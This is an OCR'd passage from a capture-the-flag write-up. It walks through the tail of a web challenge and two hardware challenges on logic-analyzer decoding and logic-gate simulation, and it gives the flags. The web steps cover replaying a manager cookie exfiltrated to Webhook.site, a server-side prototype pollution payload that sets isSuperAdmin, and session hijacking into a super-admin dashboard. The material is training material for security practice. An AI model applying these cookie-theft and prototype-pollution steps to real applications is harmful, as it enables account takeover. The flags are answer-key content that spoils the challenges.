
15. Navigate to Webhook.site and confirm that you have successfully retrieved the manager's cookie.




16. Navigate to the user dashboard, open Inspect Element, go to Application > Cookies, replace your existing cookie with the stolen manager's cookie, and try accessing http://cyberstorm.redfoxsec.com:4001/manager_dashboard.html.




17. Observe that you have logged in as Monkey D. Dragon.



18. Click on "System Information", insert a random value in "System Name", and click the "Add System" button while intercepting the request in Burp Suite.




19. Observe the response, which contains "isSuperAdmin": false.




20. Perform server-side prototype pollution by modifying the request payload in Burp Suite as follows:

```
"__proto__": {
"isSuperAdmin": true
}
```


Observe that you have retrieved the Super Admin session cookie.




21. Perform session fixation by replacing your current cookie with the **Super Admin session cookie**, then navigate to http://cyberstorm.redfoxsec.com:4001/superadmin_dashboard.html.



22. Observe that you have successfully logged in as **Monkey D. Garp**.



23. Click on the **"Dashboard"** button and retrieve the final **flag**.



Flag: REDFOX{Hello_Monkey D. Garp_$@#}

Hardware

The Lost Transmission

Prompt:

Robin intercepted some transmission coming from... the Sky? She has dubbed it "The Lost Transmission" since it seems to be a message shared a long time back which bounced off something in the space and came back. Help her uncover what secrets this transmission carries.

Attachment:

1. Easy-chall.sal

Walkthrough:

1. Open up the “Easy-chall.sal” in the Logic Analyzer.




Figure 43: Logic Analyzer

2. Select an analyzer, set the “Async Serial” with the configuration mentioned below and set the Bit Rate to “15000” based on the size and shape of the observed waveform.




Figure 44: Select the Analyzer

3. Select the “Terminal view” and observe the flag.




Figure 45: Terminal View

Flag: REDFOX{LOGIC_ANALYZED_AND_SECRET_EXPOSED_TO_THE_WISE}


Open The Flood Gates

Prompt:


Franky used to work at a Dockyard, but never understood how the complex network of gates and channels worked there. So, the Dock Master drew a diagram for him which he could understand. This helped him instantly understand the workings, are you as smart as Franky?

Attachment:

1. Challenge.png



2. Logic-Level.xlsx



Input A	Input B	Input C	Input D	Input E	Input F
0	1	0	1	0	1
1	0	0	0	0	0
0	1	1	0	0	1
0	1	0	0	1	0
1	1	1	0	1	1
0	1	1	0	0	1
1	1	0	0	0	1
1	1	1	0	1	1
0	0	1	0	1	0
1	0	0	0	0	0
1	1	1	0	1	1
0	1	1	0	0	1
0	1	0	1	0	1
0	1	0	0	1	0
0	0	1	0	1	0
1	0	0	0	0	0
1	1	1	0	1	1
1	1	0	0	0	1
0	0	1	0	1	0
0	1	1	0	0	1
1	1	1	0	1	1
0	1	0	0	1	0
1	1	1	0	1	1
0	1	1	0	0	1
0	1	0	1	0	1
1	1	0	0	0	1

Walkthrough:

1. With the help of Challenge.png file use a logic simulator to recreate the diagram “https://academo.org/demos/logic-gate-simulator/”





Figure 46: Simulation


2. Once it is created start sending according to the excel sheet provided “Logic-Level”.



	A	B	C	D	E	F
1	Input A	Input B	Input C	Input D	Input E	Input F
2	0	1	0	1	0	1
3	1	0	0	0	0	0
4	0	1	1	0	0	1
5	0	1	0	0	1	0
6	1	1	1	0	1	1
7	0	1	1	0	0	1
8	1	1	0	0	0	1
9	1	1	1	0	1	1
